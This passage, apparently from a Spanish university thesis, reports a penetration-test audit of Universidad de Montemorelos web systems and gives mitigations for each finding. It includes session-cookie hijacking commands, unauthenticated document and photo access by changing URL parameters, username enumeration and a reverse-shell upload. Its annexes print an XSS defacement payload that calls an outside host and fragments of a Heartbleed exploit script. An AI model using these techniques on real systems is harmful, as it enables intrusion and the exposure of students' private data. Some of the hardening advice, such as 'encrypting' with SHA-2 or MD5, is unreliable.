


Figura 11. Página de login del sitio de la FIT encontrada

Por último, se lanzó un ataque de ingeniería social al sitio de Pulso. Se envió un correo falso hacia los diferentes correos de los usuarios y trabajadores del departamento del sitio. Se redactó un correo con una cuenta falsa y se les pidió que nos dieran acceso a su usuario, contraseña de WordPress y acceso al servidor FTP. La respuesta de una trabajadora del departamento fue rápida y directa, en la Figura 12 se muestra su respuesta.

Quién es usted? Por qué no tiene correo con terminación @um.edu.mx??
Sepa que no le daré ninguna información si no habla personalmente con la Directora del Departamento. Y francamente sé que usted no es Ricardo Pérez.

Buen día.

Figura 12. Respuesta de parte de una trabajadora del departamento de Pulso

En la respuesta de la trabajadora se destaca que el departamento de trabajo de Pulso cuenta con personal capaz de mitigar un ataque de ingeniería social. Para evitar el vector de ataque de plug-ins vulnerables, logins configurados por default e ingeniería se proponen las siguientes prácticas: (a) implementación del plug-in WP-Security, este permite cambiar el login por default, previene ataques de fuerza bruta y oculta las cuentas de usuarios, (b) implementar políticas de seguridad tales como no responder ni enviar cuentas de correo a menos que contengan dominios institucionales (um.edu.mx) o que lo soliciten personalmente los encargados del departamento de sistemas, y (c) actualizar constantemente los plug-ins del sitio, de esa manera se podrá tener los últimos parches de seguridad.

SessionHijacking en portal académico y e42

Entre las técnicas usadas para robar sesiones y contraseñas existe la técnica SessionHijacking, ésta consiste en duplicar las credenciales de autorización cuando ya hay una conexión válida entre un servidor y un cliente (también llamada session), para obtener el acceso a la información o los servicios en el servidor. Para poder probar este ataque se necesitó contar con el acceso a las cookies de la persona víctima. Para agilizar el proceso, se solicitó la cookie de una persona, de esa manera se probó este ataque. Cabe destacar que el e42 no cuenta con autenticación de SSL, de modo que con un Sniffer es posible obtener una cookie y suplantarla fácilmente con algún Plug-in como Cookie Inyector, Tamper Data, etc.

Con la previa autorización de la persona, se autenticó el usuario de acceso al portal académico y se guardó su cookie. Para obtenerla basta con dirigirse a la consola de JavaScript del navegador presionando la tecla F12, se escribe en la

consola: “document.cookie”, y esto arrojara la cookie requerida como se muestra en la Figura 13.

```
⚠ event.returnValue is deprecated. Please use the s
> document.cookie
  "JSESSIONID=F9B6389C84C71164352895F5BE5046B0"
>
```

Figura 13. Cookie de la persona victima autenticada en el portal académico

Al acceder al login del portal académico, desde una PC y usando la consola de Javascript, se logró la suplantación de la cookie de la víctima, obteniendo así el acceso al portal sin la necesidad de usuario y contraseña como se muestra en la Figura 14.

```
> document.cookie="JSESSIONID=F9B6389C84C71164352895F5BE5046B0"
  "JSESSIONID=F9B6389C84C71164352895F5BE5046B0"
>
```

Figura 14. Inyección de la cookie de la victima

Al abrir la consola se inyectó la cookie, de la víctima, y presionando el botón Entrar, se obtuvo acceso total al sistema de la víctima como se muestra en la Figura 15. Para este proceso, previamente se refrescó la página.




Figura 15. Acceso total al sistema de la víctima con un ataque SessionHijacking

Cabe destacar que mientras la cookie de la víctima sea suplantada, el usuario propietario podrá salir de su sesión, sin embargo la sesión suplantada nunca caducará. Si se tiene acceso al sistema se podrá realizar algún ataque interno tales como escalamiento de privilegios, aprovechar una vulnerabilidad de XSS, etc., mostrando así la necesidad de un sistema reforzado de seguridad.

Para evitar el vector de ataque SessionHijacking las mejores prácticas serían las siguientes: (a) encriptar las cookies con algoritmos criptográficos fuertes (SHA -2, RSA, etc.), (b) autenticar que solo haya una cookie única dentro del sistema, (c) uso de la API ESAPI para mantener actualizado el sistema y evitar algún ataque 0day, y (d) tener el sistema e42 con credenciales SSL y no con HTTP.

Documentos desprotegidos de alumnos UM

Según estadísticas que el Instituto Federal de Acceso a la Información (IFAI) dio a conocer en el año 2013, se impusieron multas a personas físicas y morales por más de 21 millones de pesos por las infracciones a la Ley Federal de Protección de Datos Personales en Posesión de los Particulares(LFPDPPP) (Milenio, 2013). Esta nota pone en contexto que cualquier empresa, entidad religiosa o universidad que

pida datos a usuarios, empleados, trabajadores o alumnos deberá comprometerse a dichos datos de cualquier persona, de lo contrario podría tener una multa por gran cifra de dinero. Cada portal o sistema informático debe implementar un aviso de privacidad, ya que éste es el encargado de informar al usuario cómo se tratarán sus datos personales. Al buscar un poco en el portal académico de la UM se encontró que en el inicio de este mismo se encuentra el aviso de privacidad, mostrado en la Figura 16, disponible para que todo el público lo vea.




Figura 16. Aviso de Privacidad de la UM

Se destaca que la UM se compromete a cuidar los datos personales, sean alumnos, ex alumnos, egresados, proveedores, como se observa en la Figura 17. Esto asegura que los datos personales tales como acta de nacimiento, calificaciones, cedulas profesionales, etc., estén seguros y terceras personas no podrán acceder a esta información.

Esta política tiene como fin asegurar la privacidad de los datos proporcionados por nuestros alumnos, ex alumnos, egresados, proveedores, empleados y demás públicos relacionadas con nuestra gestión académica y administrativa, con el fin de vincularse con los servicios académicos o administrativos proporcionados por la Universidad de Montemorelos, A.C.

Figura 17. Párrafo donde la UM afirma el cuidado de los datos proporcionados

Para comprobar esta seguridad se localizó la sección de los documentos digitalizados y se encontró que los alumnos de la UM cuentan en formato digital su acta de nacimiento, certificado de secundaria y preparatoria, CURP, foto de credencial, cedula profesional y título profesional según el caso.

Para la primera fase de auditoria se inspeccionó el código fuente del portal (HTML, CSS y JavaScript), en la sección de documentos digitalizados. Como se muestra en la Figura 18, se inspeccionó el acta de nacimiento para poder ver la liga de cada documento digitalizado y se encontró que existe un archivo llamado *"foto.jsp"* encargado de traer todo el documento de cada alumno.

Figura 18. Archivo encargado de traer los documentos desde el servidor

El archivo pasa como parámetros la matrícula y la hoja que identifica que lado del documento se presenta (lado 1, lado 2). Esta liga es la encargada de traer desde el servidor los documentos digitalizados y mostrarlos. Para seguir auditando el sistema se intentó ir hacia esa URL y cambiar los parámetros para ver si de esa

manera se podía tener acceso a los demás documentos de los alumnos. Para generar más impacto se decidió salir de sesión del sistema, probar con diferentes matrículas y hacer posibles combinaciones para intentar obtener archivos que no fueran propios del usuario, sin necesidad de estar autenticados en el sistema. En la Figura 19 se muestra la URL completa.




Figura 19. URL completa

Combinando los paramentos de la URL, se encontró que aun estando fuera de sesión del sistema se puede acceder a los datos de los alumnos con solo modificar los parámetros de matrícula, número de documento y número de hoja. El ataque a las URL débiles es alarmante ya que cualquiera que obtenga una URL podría fácilmente descargar todos los documentos digitalizados de cualquier alumno de la UM, pudiendo ser utilizados de manera indebida. De acuerdo con el IFAI en el año 2013 impuso cinco multas a Banamex por la cifra de 32 millones 486 mil 396 pesos por el uso indebido de datos personales de sus clientes (Vanguardia, 2014), si no se toma el debido cuidado la UM podría sufrir una multa considerable solo por no cuidar los documentos personales de los alumnos, ex alumnos, proveedores, etc., de esta Universidad.

Para evitar el vector de ataque URL débiles, las mejores prácticas serían las siguientes: (a) no tener la sección de documentos digitalizados disponibles a los alumnos (en caso de que el alumno solicite esta sección se la habilitaría), (b) pedir

sesiones activas a los usuarios para acceder a sus documentos digitalizados (en caso de que se tenga habilitada esta sección), (c) encriptar en la base de datos las imágenes y no guardarlas como archivos .jpg o .png y (d) tener parámetros más difíciles de descifrar (encriptar los parámetros con algoritmos criptográficos como SHA 2, RSA, etc.).

Imágenes de empleados y alumnos UM al público

El portal académico cuenta con una sección donde el usuario puede ver la fotografía de su credencial y ver las fotografías de los alumnos que cumplen años en la semana. A partir de esto se formuló la siguiente pregunta: ¿Será posible acceder a todas las fotografías de los alumnos y empleados?

Siguiendo con la auditoria del sistema se dirigió a la sección de cumpleaños. Se inspecciono el elemento de cada fotografía presentada en la sección de cumpleaños, y se encontró que existe un archivo encargado de traer las fotografías del servidor y presentarlas en pantalla, la inspección muestra que la imagen se localiza en la sección portales/preceptor/foto.jsp. Cabe destacar que el único parámetro que cambia en esta URL es la matricula del alumno como se observa en la Figura 20, de modo que se deduce que al cambiar de parámetro por otra matricula existiría la posibilidad de obtener las fotografías de otros alumnos.




Figura 20. Archivo encargado de traer las fotografías de los alumnos

Lo primero que se observa es la existencia de una sección llamada “portales”, encargada de presentar la información dependiendo del tipo de usuario que existe (alumno, maestro y preceptor), en esta sección se observa la mala práctica de mezclar la información de los alumnos y empleados, facilitando a las personas ajenas a cada sección acceder a información privada. Los alumnos no deberían tener acceso a la sección del preceptor o maestro, por ejemplo, ya que es muy susceptible a ataques como escalado de privilegios, URL Inyection y SessionHijacking.

Otra prueba fue copiar la URL de la fotografía del portal, y cerrar sesión, copiarla en una pestaña nueva del navegador y probar si se podía acceder a la sección sin necesidad de iniciar sesión.

Al cambiar la matrícula como parámetro de esa URL, sin estar en sesión se puede obtener fácilmente a las diferentes fotografías de cada alumno inscrito y de cada empleado de la UM, cabe destacar que si se realizara un script en Python o Bash sería muy fácil descargar todas las fotografías de los alumnos. Esta debilidad del sistema es muy alarmante ya que en las manos equivocadas estas fotografías podrían ser un método de soborno o extorsión. La Figura 21 muestra un ejemplo de lo antes mencionado.

Figura 21. URL con parámetros visibles y acceso a las fotografías

Para evitar el vector de ataque de URL's con parámetros débiles las mejores prácticas serían las siguientes: (a) tener un solo archivo encargado de las fotografías en la sección de cumpleaños, (b) guardar las fotos encriptadas con algún algoritmo criptográfico (SHA-2, RSA, MD5), (c) pedir una sesión activa en todas las URL's del sistema y en base a eso dar privilegios y roles dentro del sistema, (d) ofuscar las URL's con parámetros sensibles, tales como matrícula y número de nómina (empleados).

Recolección de usuarios validos en el portal académico

Uno de los primeros pasos para el ataque es encontrar usuarios y contraseñas validas, ya que en ocasiones las políticas de contraseñas son muy fuertes y los empleados de las organizaciones no darán sus cuentas tan fácilmente. Auditanto el portal académico se encontró que en el login, como se muestra en la Figura 22, se encuentran solo dos campos de texto y el botón de Entrar.

Figura 22. Login del portal académico

Inspeccionado el código del login, como se muestra en la Figura 23 el botón de Entrar cuenta con una acción de AJAX que conecta con un archivo JSP, este valida a los usuarios mandándoles como parámetros el usuario y la clave, este archivo regresa una función dependiendo del resultado. Las posibles funciones que regresa son las siguientes: (a) usuarioIncorrecto(); = indica que el usuario es incorrecto, (b) claveIncorrecto(); = indica que el usuario es correcto y la contraseña incorrecta, (c) entrar(); = indica que el usuario y contraseña son correctos.




Figura 23. Función de AJAX que valida a los usuarios

La validación de los usuarios mediante la función Javascript es importante que sea segura, ya que el atacante puede detectar posibles usuarios y contraseñas fácilmente. Al detectar correos con la herramienta TheHarvester se encontró una nomenclatura de cuentas de correos fácil de aprender. La nomenclatura que manejan en las cuentas de correo y usuarios del portal académico son la primera letra de su nombre seguido por su apellido, por ejemplo: Juan Hernández = jhernandez. Posteriormente se probaron las cuentas de correo con su nomenclatura correspondiente, al ir probando con las diferentes cuentas de correo se detectó que la cuenta de correo es la misma que la cuenta del portal académico. Para poder

explotar esta vulnerabilidad del sistema se podría usar la herramienta Hydra y de esa manera hacer un ataque de fuerza bruta, de modo que en pocas horas o minutos se podría tener acceso al sistema. Se buscó entre el código visible del sistema se encontró una posible sucesión de permisos de acceso a un usuario como se observa en la Figura 24, donde se publica una cuenta de usuario, misma que puede ser suplantada.


```
function cambiaCodigoPersonal(frase){
    var url = "";
    muestraResultado("<img src=\"imagenes/loading.gif\" />");

    //Es [redacted]
    var [redacted] = "[redacted]"
    if(frase==[redacted]){
        frase="[redacted]";
    }

    url = "busca.jsp?Accion=3&matricula="+frase;
```

Figura 24. Posible nombre de usuario con permisos de acceso

Al momento de probar el supuesto usuario a la URL vulnerable se detectó que el usuario suplantado es válido, como se muestra en la Figura 25. Solo restaría realizar un ataque de fuerza bruta para poder tener acceso total al sistema.



claveIncorrecto();


Figura 25. Usuario valido

Para evitar el vector de ataque URL´s débiles las mejores prácticas serían las siguientes: (a) ofuscar el código JavaScript que se encarga de validar a los usuarios, (b) no mostrar ningún tipo de archivo en texto plano, menos los que se encargan de validar entradas al sistema, roles, etc. y (b) utilizar la API ESAPI para poder autenticar a los usuarios de manera más segura.

HeartBleed en académico

Hace poco tiempo salió a la luz una vulnerabilidad altamente peligrosa en el protocolo SSL, éste es encargado de proveer credenciales para la navegación segura (HTTPS), se dice que esta vulnerabilidad afectaría un porcentaje significativo de los usuarios en internet, siendo la vulnerabilidad más peligrosa descubierta en la historia del internet (HeartBleed, 2014). Servicios como Google, Facebook, Amazon, Yahoo, entre otros, se vieron afectados. Debido a este hallazgo, expertos en seguridad trabajaron arduamente para sacar un parche que corrigiera esta vulnerabilidad. El portal académico cuenta con el protocolo SSL y con el software OpenSSL, ambos propensos a esta vulnerabilidad. Para corroborar que el sistema no estuviera vulnerable recurrimos a un Script en Python capaz de detectar si el sistema y la versión del OpenSSL eran vulnerables.

Poniendo a prueba el Script que detectaría si el portal académico es vulnerable, después de varios intentos de conexión el Script, la prueba arrojó el resultado mostrado en la Figura 26 (Script completo véase en la sección de anexos).



```
Unexpected EOF receiving record header - server closed connection
No heartbeat response received, server likely not vulnerable
Unexpected EOF receiving record header - server closed connection
No heartbeat response received, server likely not vulnerable
Unexpected EOF receiving record header - server closed connection
No heartbeat response received, server likely not vulnerable
Unexpected EOF receiving record header - server closed connection
No heartbeat response received, server likely not vulnerable
Unexpected EOF receiving record header - server closed connection
No heartbeat response received, server likely not vulnerable
Unexpected EOF receiving record header - server closed connection
No heartbeat response received, server likely not vulnerable
Unexpected EOF receiving record header - server closed connection
No heartbeat response received, server likely not vulnerable
Unexpected EOF receiving record header - server closed connection
No heartbeat response received, server likely not vulnerable
Unexpected EOF receiving record header - server closed connection
No heartbeat response received, server likely not vulnerable
Unexpected EOF receiving record header - server closed connection
No heartbeat response received, server likely not vulnerable
Unexpected EOF receiving record header - server closed connection
No heartbeat response received, server likely not vulnerable
Unexpected EOF receiving record header - server closed connection
No heartbeat response received, server likely not vulnerable
Unexpected EOF receiving record header - server closed connection
No heartbeat response received, server likely not vulnerable
Unexpected EOF receiving record header - server closed connection
No heartbeat response received, server likely not vulnerable
```

Figura 26. Conexión por medio de vulnerabilidad HeartBleed

La conexión hacia el servidor por medio de HeartBleed fue fallida, de modo que el portal académico no cuentan con esta vulnerabilidad, a razón de que la última versión es la que cuenta con la vulnerabilidad y los sistemas cuentan con una versión anterior.

Aun cuando el portal académico no es susceptible a esta vulnerabilidad, se recomienda lo siguiente: (a) tener actualizados los servicios que operan dentro del servidor, (b) contar con información actualizada acerca de las vulnerabilidades más recientes y (c) tener los últimos parches del servidor y del servicio que utilice (Windows server, Ubuntu server, IIS, Apache Tomcat, etc.).

Archivos *.exe* en el e42

Entre los conocedores de seguridad en informática se dice que los ataques más peligrosos son aquellos donde el hacker toma control total del servidor o de la computadora de la víctima, ya que al tener control total se pueden descargar todos

los archivos del servidor, prender la cámara o micrófono de la víctima, borrar toda la información y la base de datos, que en resumen convierte al hacker en propietario de la maquina o servidor víctima. Ya que el e42 es el encargado de subir las tareas y proyectos de cada materia, se vio la posibilidad de implementar un vector de ataque alterando los archivos almacenados. Una posible debilidad del sistema e42 es que permite subir archivos con extensión .exe, como muestra la Figura 27, aunque el tipo de tareas que se necesita alojar tienen extensiones como .DOCX, .PDF o .JPG.




Figura 27. Archivo subido con éxito al e42

Se dirigió a la materia de una licenciatura donde estuviera disponible el envío de una tarea para poder realizar la prueba. Al encontrar una materia se creó un archivo malicioso con función de conectarse a través de un puerto abierto de la computadora víctima, crea una conexión remota con una computadora atacante y ejecutar una Shell de su sistema. Como se muestra en la Figura 28, se mandó el archivo a la tarea mencionada esperando que no diera permisos de envío, pero el envío fue exitoso. En este vector de ataque se puede identificar una vulnerabilidad importante ya que algún hacker con más experiencia y conocimiento podría hacer un exploit elaborado que al entrar en el servidor, habilitara algún puerto y realizara una

conexión remota. Teniendo acceso al servidor, el hacker podría extraer toda la base de datos del sistema o borrar todo el sistema dejando a la UM en serios problemas. Cabe mencionar que cualquier persona que dedicara una semana a la investigación de creación de malware, podría enviar un archivo malicioso, de esa forma tendría control total en la computadora víctima.

Si el archivo malicioso no es detectado fácilmente por los antivirus de las computadoras, el hacker podría migrar el proceso que este archivo genera y hacerlo difícil de quitar, por consecuencia el hacker tendría control total, y aun si el maestro apagara su computadora tendría acceso a ella. Un dato interesante es que el antivirus Kaspersky si detectó el archivo malicioso.




Figura 28. Subiendo archivo malicioso a una tarea en el e42

Para evitar el vector de ataque archivos con Malware las mejores prácticas serían las siguientes: (a) permitir subir archivos con extensiones como .JPG, .PDF, .DOCX, etc., y restringir los archivos como .exe, .bat, .bash, etc., (b) la implementación de la API ESAPI para evitar infecciones de Malware en los servidores y (c) antes de que el archivo se suba al servidor real, verificar con algún antivirus como Kaspersky que no contenga ningún malware o código malicioso.

Implementación de ESAPI, estandarizar un navegador y plug-ins para mayor seguridad

ESAPI; existen varias empresas encargadas de proveer herramientas de seguridad, auditoria en aplicaciones web, móviles y software empresarial. La OWASP (*Open Web Application Security Project*) es la encargada de determinar y combatir las causas que hacen el software más inseguro. Cuenta con una API para el desarrollo de software seguro con diferentes módulos. Esta API constantemente se está actualizando, así que el equipo de hackers/testers está constantemente probando vulnerabilidades. Al ver la necesidad de un desarrollo más seguro y de reforzar los sistemas informáticos de la UM, se propone utilizar la librería ESAPI para el desarrollo institucional, con soporte completo para diferentes lenguajes de programación, como Java, .NET, PHP y con funciones específicas para autenticar usuarios, dar de alta permisos, y proteger los sistemas de ataques como XSS e inyección SQL.

Estandarización de Navegador; aparte de proponer la implementación de la ESAPI, también se propone un estándar sobre los navegadores que se utilizan en la UM. Existen alrededor de tres navegadores diferentes que utilizan los empleados. La utilización de diferentes navegadores es importante para los atacantes ya que abre diferentes vectores de ataque pues cada navegador tiene sus propias vulnerabilidades. Muchas veces las computadoras que deberían estar más protegidas son las que cuentan con versiones de navegadores altamente vulnerables. Se propone que el navegador predeterminado en los empleados de la UM sea Google Chrome y que constantemente se esté actualizando a la versión más reciente.

Plug-ins para mayor seguridad; para poder contar con un navegador más seguro y evitar ataques hacia la red institucional, se proponen utilizar diferentes plug-ins para reforzar la seguridad en los navegadores, a menudo el vector de ataque se encuentra desde el sistema que el usuario visita y no desde el navegador. A continuación se menciona la lista de Plug-ins sugeridos y se detalla la funcionalidad de cada uno: (a) *ScriptSafe***:** Plug-in encargado de bloquear el código JavaScript de cada sitio web visitado, se habilita cuando se quiera y se confíe que el sitio es seguro, de esta forma se evitarían posibles ataques de XSS, (b) *HTTPS Everywhere*: Plug-in para cifrar las páginas visitadas que cuenten con certificados SSL, evitando el robo de cookies y de cuentas de login y (c) *WOT (Web of Trust)**:*** agrega un ícono a la barra de herramientas de Chrome, muestra un índice de confianza de la página web que se visitan. También agrega estos íconos en las páginas de resultados de búsqueda.

CAPÍTULO IV

TRABAJOS FUTUROS

Para los trabajos futuros se proponen lo siguiente:

1. Continuar auditando los sistemas informáticos de la UM y sitios web de otras facultades de la UM.
2. Realizar un ataque masivo de ingeniería social a los empleados de la UM.
3. Hacer una prueba de penetración en los dispositivos móviles (Smartphones, tablets, iPads, etc.).
4. Auditar el sistema financiero de la UM.
5. Implementar políticas de seguridad de modo para evitar posibles fraudes o filtración de información.
6. Auditar los sistemas de la división interamericana y conferencia general de la iglesia adventista del séptimo día, hacer conciencia a los encargados del área de software y capacitar personal para poder mitigar cualquier tipo de ataque informático.
7. Proponer un plan para capacitar un grupo de personas en seguridad en la conferencia general de la iglesia adventista del séptimo día

Anexo A

Código desarrollado en PHP encargado de introducir los datos de los empleados a una base de datos externa

```
<?php
error_reporting(E_ALL ^ E_NOTICE);
if(isset($_POST['usuario']) && !empty($_POST['usuario'])
        &&isset($_POST['contraseña']) && !empty($_POST['contraseña'])) {
                $link = mysql_connect("localhost","root","");
                mysql_select_db("graduacion",$link);
                mysql_query("INSERT INTO login (usuario,contraseña)
                        VALUES ('{$_POST['usuario']}','{$_POST['contraseña']}')",$link);
                $my_error = mysql_error($link);
                if(!empty($my_error)){
                echo '
                <center>
                <div class="alert alter-danger">
                <div class="alert alert-danger" style="width:500; height:200;">
                <h3>Ha ocurrido un problema al insertar los valores</h3>
                <h4>Espera mientras se te redirecciona al formulario de registro</h4>
                </div>
                </center>';
                echo '<meta http-equiv="Refresh" content="4;URL=index.php" />';
                } else {
                echo '
                <center>
                <div class="alert alert-success" style="width:500; height:200;">
                <h3>Los datos han sido introducidos satisfactoriamente</h3>
                <h4>Espera mientras se te redirecciona al inicio ... </h4>
                <img src="img/paloma.png" style="width:100px; height:100px;"/>
                </div>
                </center>';
                echo '<meta http-equiv="Refresh" content="4;URL=inicio.php" />';
                }
        }
?>
```

Anexo B

Código JavaScript para aprovechar la vulnerabilidad XSS y realizar un Defacement en el Sistema e42

```
<script>

var ref = document.getElementsByTagName("body")[0];
document.write("<div id='mydiv'
style=\"width:100%;height:100%;top:0px;position:absolute;background:white
url('http://inscripciones.esy.es/hack/Defail.png') center top no-repeat;z-
index:1000\"></div>")
ref.appendChild(document.getElementById("mydiv"))
document.cookie();

</script>
```

Anexo C

Script realizado en Python para detectar la vulnerabilidad HeartBleed en los sistemas académicos

```
import sys
import struct
import socket
import time
import select
import re
import pprint
from optparse import OptionParser

options = OptionParser(usage='%prog server [options]', description='Prueba para detectar SSL heartbeat vulnerability (CVE-2014-0160)')
options.add_option('-p', '--port', type='int', default=443, help='TCP port to test (default: 443)')
def h2bin(x):
    return x.replace(' ', '').replace('\n', '').decode('hex')

hello = h2bin('''
16 03 02 00  dc 01 00 00 d8 03 02 53
43 5b 90 9d 9b 72 0b bc  0c bc 2b 92 a8 48 97 cf
bd 39 04 cc 16 0a 85 03  90 9f 77 04 33 d4 de 00
00 66 c0 14 c0 0a c0 22  c0 21 00 39 00 38 00 88
00 87 c0 0f c0 05 00 35  00 84 c0 12 c0 08 c0 1c
c0 1b 00 16 00 13 c0 0d  c0 03 00 0a c0 13 c0 09
c0 1f c0 1e 00 33 00 32  00 9a 00 99 00 45 00 44
c0 0e c0 04 00 2f 00 96  00 41 c0 11 c0 07 c0 0c
c0 02 00 05 00 04 00 15  00 12 00 09 00 14 00 11
00 08 00 06 00 03 00 ff  01 00 00 49 00 0b 00 04
03 00 01 02 00 0a 00 34  00 32 00 0e 00 0d 00 19
00 0b 00 0c 00 18 00 09  00 0a 00 16 00 17 00 08
00 06 00 07 00 14 00 15  00 04 00 05 00 12 00 13
00 01 00 02 00 03 00 0f  00 10 00 11 00 23 00 00
00 0f 00 01 01
''')
```

```
        # Build the exploit data.
        # Needs to be a Heartbeat Request with a defined Payload length but no actual payload.
        # This will result in openssl calling malloc() on the payload length but no actual payload to copy into this memory segment.
        # As Heartbeat is an echo-type of packet we're going to be sent back the memory content of the malloc()'d segment on the server.
        # Classic bounadry check violation.
        hb = struct.pack(">BHHBH",
            24,     # TLS package kind - 24 == Heartbeat
            770,    # TLS Version (1.1)
            3,      # Length
            1,      # Heartbeat type (0x01 == Request, 0x02 == Response)
            65535   # Payload length, control how much memory we can snarf on the server side. (exploit here)
        )

        def hexdump(s):
        for b in xrange(0, len(s), 16):
            lin = [c for c in s[b : b + 16]]
            hxdat = ' '.join('%02X' % ord(c) for c in lin)
            pdat = ''.join((c if 32 <= ord(c) <= 126 else '.' )for c in lin)
            print '  %04x: %-48s %s' % (b, hxdat, pdat)
        print

        def recvall(s, length, timeout=5):
        endtime = time.time() + timeout
        rdata = ''
        remain = length
        while remain > 0:
            rtime = endtime - time.time()
            if rtime < 0:
                sys.exit()
```

```
            return None
        r, w, e = select.select([s], [], [], 5)
        if s in r:
            data = s.recv(remain)
            # EOF?
            if not data:
                return None
            rdata += data
            remain -= len(data)
    return rdata



def recvmsg(s):
    hdr = recvall(s, 5)
    if hdr is None:
        print 'Unexpected EOF receiving record header - server closed
connection'
        return None, None, None
    typ, ver, ln = struct.unpack('>BHH', hdr)
